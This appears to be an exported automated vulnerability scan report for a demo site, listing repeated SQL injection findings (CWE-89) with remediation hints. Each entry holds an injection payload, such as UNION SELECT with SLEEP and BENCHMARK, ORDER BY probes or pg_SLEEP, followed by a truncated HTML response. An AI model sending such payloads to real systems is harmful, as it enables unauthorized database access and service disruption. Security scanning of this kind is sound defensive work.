Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1664				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1665

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhfEUGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1666				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(

	1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1667

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1668	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1) or sleep(5)#</td></tr></table>		Name	Value	DemoUser1#	1) or sleep(5)#
Name	Value					
DemoUser1#	1) or sleep(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1669					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1670

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1671				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1672				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AS INJECTX WHERE 1=1 AND 1=0#</td></tr></table>	Name	Value	DemoUser1#	AS INJECTX WHERE 1=1 AND 1=0#
Name	Value				
DemoUser1#	AS INJECTX WHERE 1=1 AND 1=0#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1673	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8#</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8#
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1674					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	benchmark(50000000,MD5(1))

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID

CWE-89

Issue Number

#1675

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID	CWE-89	
Issue Number		#1676

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or pg_SLEEP(5)#</td></tr></table>		Name	Value	DemoUser1#	or pg_SLEEP(5)#
Name	Value					
DemoUser1#	or pg_SLEEP(5)#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1677				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

